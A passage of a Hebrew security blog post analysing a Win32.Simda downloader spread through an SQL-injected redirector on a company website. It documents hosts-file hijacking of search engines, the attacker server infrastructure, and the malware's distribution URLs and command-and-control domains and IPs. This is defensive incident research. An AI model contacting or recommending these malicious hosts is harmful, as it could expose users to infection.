בהמשך הבדיקה בעזרת Olly ראינו כי בבינארי עצמו אכן קיימת הפונקציונאליות לשינוי קובץ ה-Hosts, אך משום מה, אצלנו, לא נעשה בה שימוש:



נראה, כי למרות שהפעולה לא יושמה במהלך ריצת הבינארי, חלק נכבד מאוד ממה שהוא אמור היה לעשות היה לבצע מניפולציות באלמנטים הקשורים לחיפוש באינטרנט. מלבד שינוי שרת ה-DNS, עריכת קובץ ה-Hosts של מערכת ההפעלה כך יגרום לגלישה לכל אחד מאתרי החיפוש הבאים:

Google	Bing	Yahoo
www.google.be	www.bing.com	search.yahoo.com
www.google.br	gr.bing.com	gr.uk.search.yahoo.com
www.google.ca	ir.bing.com	ir.uk.search.yahoo.com
www.google.ch	gb.bing.com	uk.search.yahoo.com
www.google.de	dk.bing.com	dk.search.yahoo.com
www.google.dk	au.bing.com	au.search.yahoo.com
www.google.fr	ro.bing.com	ro.search.yahoo.com
www.google.ie	ca.bing.com	ca.search.yahoo.com
www.google.it	pt.bing.com	pt.search.yahoo.com
www.google.co.jp	it.bing.com	it.search.yahoo.com
www.google.nl	de.bing.com	de.search.yahoo.com
www.google.no	es.bing.com	es.search.yahoo.com
www.google.co.nz	tr.bing.com	tr.search.yahoo.com
www.google.pl	hu.bing.com	hu.search.yahoo.com
www.google.se	br.bing.com	br.search.yahoo.com
www.google.co.uk	cz.bing.com	cz.search.yahoo.com
www.google.co.za	ch.bing.com	ie.search.yahoo.com
www.google.gr	nl.bing.com	ch.search.yahoo.com
www.google.ro	se.bing.com	nl.search.yahoo.com
www.google.pt	no.bing.com	se.search.yahoo.com
www.google.es	at.bing.com	no.search.yahoo.com
www.google.com.tr	fi.bing.com	fr.search.yahoo.com
www.google.hu	fr.bing.com	pl.search.yahoo.com
www.google.cz	pl.bing.com	mx.search.yahoo.com
www.google.at	www.bing.com	
www.google.fi	gr.bing.com	
www.google.co.in	ir.bing.com	
www.google.com.ar	gb.bing.com	
www.google.be	dk.bing.com	
www.google.br	au.bing.com	
www.google.ca	ro.bing.com	
www.google.ch	ca.bing.com	
www.google.de	pt.bing.com	
www.google.dk	it.bing.com	
www.google.fr	de.bing.com	
www.google.ie	es.bing.com	

www.google.it	tr.bing.com	
www.google.co.jp	hu.bing.com	
www.google.nl	br.bing.com	
www.google.no	cz.bing.com	
www.google.co.nz	ch.bing.com	
www.google.pl	nl.bing.com	
www.google.se	se.bing.com	
www.google.co.uk	no.bing.com	
www.google.co.za	at.bing.com	
www.google.gr	fi.bing.com	
www.google.ro	fr.bing.com	
www.google.pt	pl.bing.com	
www.google.es		
www.google.com.tr		
www.google.hu		
www.google.cz		
www.google.at		
www.google.fi		
www.google.co.in		
www.google.com.ar		

לגשת לאחד מכתובות ה-IP הבאות:

64.125.87.101	84.125.87.147	77.125.87.152
87.248.112.8	92.125.87.170	77.125.87.153
199.6.239.84	92.125.87.123	77.125.87.150
70.39.186.249	77.125.87.160	77.125.87.109
92.123.68.97	92.125.87.134	77.125.87.149
64.125.87.147	64.125.87.103	

בנוסף, גלישה לאחד האתרים הבאים:

www.google.analytics.com

ad-emea.doubleclick.net

www.statcounter.com

גם תפנה לכתובת ה-IP:


64.125.87.101

קצת מזכיר את כל הסיפור עם ה-DNS Changer, לא?

חקירת השרתים

במקביל לחקירת הוירוס, התחלנו לחקור את השרתים המעורבים בכל האירוע. נראה כי כלל השרתים הריצו תשתית זהה כמעט לחלוטין:

- כולם רצו תחת FreeBSD.
- כולם הריצו Nginx בפורט 80 ו-443.
- גלישה ב-443 לכל אחד מהשרתים הנ"ל הפנתה אותנו ל-Google.com (עם SSL פגום!), כך זה נראה:



- על כולם היה SMUX פתוח בפורט 199.
- על כולם היה שרת OpenSSH בגרסאת 5.4p1 מאזין בפורט 22, ושרת OpenSSH 5.8p2 Portable בפורט 65321.
- הרצת DirBuster על השרת במשך לילה שלם החזירה לנו את התוצאות הבאות:

```
http://46.105.131.121/go
http://46.105.131.121/aff
http://46.105.131.121/goa
http://46.105.131.121/out
```

```
http://198.15.104.132/go
http://198.15.104.132/aff
http://198.15.104.132/goa
http://198.15.104.132/out
```

```
http://72.29.93.243/go
http://72.29.93.243/aff
http://72.29.93.243/goa
http://72.29.93.243/out
```

חקירת התיקיות הנ"ל לא הניבה תוצאות מיוחדות מלבד הודעות שגיאה גנריות.

- על אחד השרתים נמצא שרת Rsync, ניסיון להתחבר אליו מרחוק לא צלח, אך מלבד נתון זה, השרתים היו זהים לחלוטין.
- ביצוע Reverse IP לכל הכתובות לא החזיר שום מידע מעניין.
- משחק קלט ופלט עם השרתים החזירו בכל השרתים את אותה התוצאה, במידה וקיבלנו הודעת שגיאה ספציפית בשרת אחד כאשר הכנסנו קלט מסויים - ניתן היה לשחזר את התופעה גם בשרתים הנוספים.

ההרגשה הייתה כי האנשים העומדים מאחורי התשתית הנ"ל פרסו את השרתים באותה הדרך. בכל אופן, ברור היה כי הקשר בין השרתים שנמצאו מחקירת הבינארי ב-Olly לבין כתובות ה-IP שנמצאו בקובץ ה-Hosts לא מקרי בכלל.

חלק מקמפין גדול יותר?

במהלך החקירה ריכזנו לאט לאט את כל הנתונים שאספנו, כתובות IP, שמות קבצים, סוגי בדיקות, נתונים על השרתים, את הבינארי והכתובות אליהן הוא מנסה לגשת. וביצענו עליהן חיפוש בגוגל - על מנת להעזר במידה שחוקרים אחרים פרסמו.

בתחילת האירוע, כאשר העלנו את הבינארי לסריקה ב-Virustotal, רק 2 (מתוך 44) אנטי-וירוסים זיהו אותו כחשוד:

https://www.virustotal.com/file/3c495e6f3fbd4c9c208a051ba9e6f2b0d7ba93ca1276d96c4a94eb6fbc2430a5/analysis/1349910858/

אולם, יום לאחר מכן, לאחר שהעלנו את אותו הקובץ בדיוק וביקשנו לבצע "Reanalysis" המצב היה שונה לחלוטין! 15 אנטי-וירוסים שונים זיהו אותו:

https://www.virustotal.com/file/3c495e6f3fbd4c9c208a051ba9e6f2b0d7ba93ca1276d96c4a94eb6fbc2430a5/analysis/1349981878/

ונכון לרגע זה, כבר 27 מתוך 44 מזהים אותו כוירוס (או יותר נכון כ-Downloader) בשם Win32.Simda.

חיפוש בגוגל אודות הוירוס הנ"ל החזיר תוצאות ניתוח הדומות מאוד לתוצאות שלנו. לדוגמא:

http://about-threats.trendmicro.com/malware.aspx?language=apac&name=BKDR_SIMDA.SU

לאחר קריאה של מספר דו"חות, הגענו לפוסט הבא, בבלוג של Kaspersky, שפורסם בדיוק לפני שנה, באוקטובר 2011:


http://www.securelist.com/en/blog/208193187/Ongoing_analysis_of_the_web_infection

לפי הפוסט, שנכתב ע"י החוקר David Jacoby, באותה התקופה, נפרצו מספר רב של אתרים בשוודיה הרחוקה, והותקנו על האתרים המאוחסנים בהם "Javascript redirectors" - בדיוק כמו במקרה שלנו, ויותר מזה, בבלוג, חוקר האבטחה כתב:

```
"What we know is that they are injecting the code via an SQL injection,
but whether the vulnerability is poorly configured servers, or a zero-
day vulnerability is still unclear."
```

שזה בדיוק מה שראינו באתר של דן - הזרקת ה-"Javascript Redirector" דרך SQL Injection. בפרטי החקירה של הבינארי, מציג Jacoby, כי וקטור התקיפה הינו ניסיון גרימת הורדת עדכון לרכיב ה-Flash שעל המחשב ובו נמצא הקוד המפגע, אצלנו מדובר בתוכנת סריקת אנטי-וירוסים, אך ידוע כבר כי מדובר בקוד שאותם ארגוני פשע קונים ומדובר בלבנה ברת-החלפה בכל תהליך התקיפה.

הדימיון בין המקרה שהחבר'ה מקספרקסי חוקרים לבין המקרה שלנו לא נגמר כאן, בהמשך הפוסט, מוצג כי הקובץ המפגע עורך את קובץ ה-Hosts ומכניס ערכים **שלא רק משפיעים על אותם האתרים שאנחנו ראינו אצלנו אלא אף מפנים לאותן כתובות IP!** רב כתובות ה-IP שהופיעו בבלוג של קספרסקי שנה קודם לכן, מופיעים גם בבינארי שלנו.



[כתובות ה-IP מהפוסט של David Jacoby בבלוג של Kaspersky]

למה רק כתובות ה-IP? מפני שנראה שבמהלך הניתוח של קספרסקי, נראה היה שהבינארי לא ביצע שום מניפולציה על מנוע החיפוש Bing ובגרסה שלנו גם כתובות ה-URL של האתרים המקושרים אליו - מופיעים.

כבר ראינו, שכאשר העלנו את הגרסה שאנו חקרנו ל-Virustotal כמעט ואף אנטי-וירוס לא הכיר את הסמפל שהיה לנו בידיים, מה שאומר שהוא עבר שינויים מסויימים. מה שאומר שאותם החברה שתקפו לפני שנה את שוודיה - עדכנו את הבינארי שלהם ויזמו גל תקיפות נוסף - והפעם גם האתר של חברת דן נכנס לרשימה.

סיכום

מהמחקר עולה כי קיימות תשתיות שונות המכסות את האירוע, התשתית ששימשה להפצת הרושעה (כבר לא פעילה נכון לשבוע שאחר גילוי התקרית):

- http://usmorg98anwilli.rr.nu/n.php?h=1&s=sl
- http://zon.menotepoer.com

כל הדומיינים האלה ועוד שבעה אחרים מפנים לכתובת 93.113.196.115.

והתשתית אשר שימשה ככל הנראה כשרתי C& של הכלי עצמו, שעדיין פעילה (!):

- report.qg1iq3ws9e17k3yws31.com
- 46.105.131.121
- 72.29.93.243
- 198.15.104.132

אפיק כבר הזכיר את זה בעבר במאמרו המצויין על תולעת ה-Koobface, ונראה כי ההסבר מתאים גם למקרה שלנו: תשתית ההפצה נפרדת לחלוטין ובוודאי אפשר למצוא קוד מקור שלה (או דומה) באינטרנט מופץ באופן חופשי או למכירה, הכלי משמש כ-Dropper, הוא אוסף מידע טכני על המחשב ושולח לשרת ל"המשך טיפול", ובמקרה הצורך גם מביא את "אבא" - כלי יותר מתוחכם וכבד ממנו (זאת ההשערה, עוד לא הגענו לתחקור הכלי השני).

כפי שאנו רואים, מטרת התקיפה הינה "תקיפה רחבה וכוללת" שאינה מיועדת למטרה ספציפית או אפילו למדינה ספציפית (אפשר להבין את זה מזה ששינוי כתובות הגלישה כוללות גם גלישה לגרסאות זרות של אתרי החיפוש), הכוללת בתוכה: שינוי כתובות DNS (בין אם למטרות פרסומיות-כלכליות ובין אם לתקיפות

יותר מתוחכמות בעתיד), איסוף מידע ראשוני, אופציית הורדת כלי אחר, שיכול להיות כל דבר (סוס טרויאני, תולעת מתפשטת, וירוס לפרסומות), ולשמש לכל מטרה (איסוף הקשות מקלדת, איסוף קבצים, זומבי כחלק מבוטנט) שאותו בעלי שרתי התקיפה יכולים להחליף ולשנות בכל עת.

בגדול, נשאר לנו עוד הרבה (תחקור ה-process64.exe, לחקור את השרתים יותר לעומק), אך לעת עתה נראה שכיסינו את מירב החומרים המעניינים.

המלצותנו הן:

- **לגלוש Chrome ו-Firefox** (לא בגלל שאנחנו לא אוהבים את מיקרוסופט, אלא מפני שהדפדפן שלהן פשוט לא תומך ב-SafeBrowsing).
- "גלישה מודעת" - לשים לב לדברים הקטנים וה"מוזרים" (הפסקת טעינת העמוד באמצע, תווים לא קשורים, **אזהרת SafeBrowsing**) שצצים לכם כשאתם גולשים.
- לא לסמוך על אף אתר, גם אם אתם נמצאים באתר מאוד פופלארי של חברה גדולה ש"חייב להיות מאובטח ובטוח" - כבר ראינו מקרים (כמו במקרה המדובר) שגם אתר של חברה מוכרת יכול להזיק ולסכן.

תגובת דן לאירוע:

יום למחרת הגילוי הראשוני (11.10.2012) בוצעה התקשרות נוספת לדן, הפעם השיחה הופנתה למחלקת פניות הציבור, הפעם לקחו פרטים באופן מסודר וההרגשה הייתה כי העניין נלקח ברצינות, מספר דקות לאחר מכן האתר גם חזר לתפקוד מלא ולא מזיק, ואותנו זה מותיר עם מספר שאלות:

1. למה לקח לדן כל כך הרבה זמן (לפחות שבוע) לעלות את האתר מחדש? האם הם לא שמו לב שבאתר יש בעיות עד אותו היום? אם הם שמו לב- למה הם לא הורידו את האתר במיידי? האם הם לא הבינו שהאתר מדביק ומזיק? או שפשוט לקח להם הרבה זמן לעלות בחזרה את השחזור?
2. אחת השאלות עיקרית היא, האם הם בכלל הבינו מה קרה להם? איך ואיפה חור האבטחה? או במילים שיותר מעניינות אותנו- האם גם תוקנה הבעיה או רק מדובר בשחזור ותו לא?
3. בנוסף, שאלה מעניינת אחרת היא, אם קספרסקי חוקרים את התשתית הזאת למעלה משנה, איך היא עדיין באויר?